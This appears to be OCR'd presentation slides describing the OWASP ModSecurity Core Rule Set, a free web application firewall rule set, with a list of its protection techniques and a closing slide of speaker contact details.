
Rationale for Usage

- No Source Code Access
- No Access to Developers
- High Cost/Time to Fix

Benefit

- Reduce Time-to-Fix
- Reduce Attack Surface

OWASP ModSecurity Core Rule Set



Essential Plug-n-Play Protection from Web Application Attacks

ModSecurity™ is a web application firewall engine that provides very little protection on its own. In order to become useful, ModSecurity™ must be configured with rules. In order to enable users to take full advantage of ModSecurity™ out of the box, the OWASP Defender Community 🔒 has developed and maintains a free set of application protection rules called the OWASP ModSecurity Core Rule Set (CRS). Unlike intrusion detection and prevention systems, which rely on signatures specific to known vulnerabilities, the CRS provides ***generic protection*** from unknown vulnerabilities often found in web applications.

Donate funds to OWASP earmarked for ModSecurity Core Rule Set Project.

Core Rules Content

n order to provide generic web applications protection, the Core Rules use the following techniques:

- **HTTP Protection** - detecting violations of the HTTP protocol and a locally defined usage policy.
- **Real-time Blacklist Lookups** - utilizes 3rd Party IP Reputation
- **Web-based Malware Detection** - identifies malicious web content by check against the Google Safe Browsing API.
- **HTTP Denial of Service Protections** - defense against HTTP Flooding and Slow HTTP DoS Attacks.
- **Common Web Attacks Protection** - detecting common web application security attack.
- **Automation Detection** - Detecting bots, crawlers, scanners and other surface malicious activity.
- **Integration with AV Scanning for File Uploads** - detects malicious files uploaded through the web application.
- **Tracking Sensitive Data** - Tracks Credit Card usage and blocks leakages.
- **Trojan Protection** - Detecting access to Trojans horses.
- **Identification of Application Defects** - alerts on application misconfigurations.
- **Error Detection and Hiding** - Disguising error messages sent by the server.

http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

THANK YOU

Twitter: @manicode
Slideshare: http://slideshare.com/jimmanico

jim@owasp.org
jim.manico@whitehatsec.com
ryan.tabloff@WhiteHatSec.com `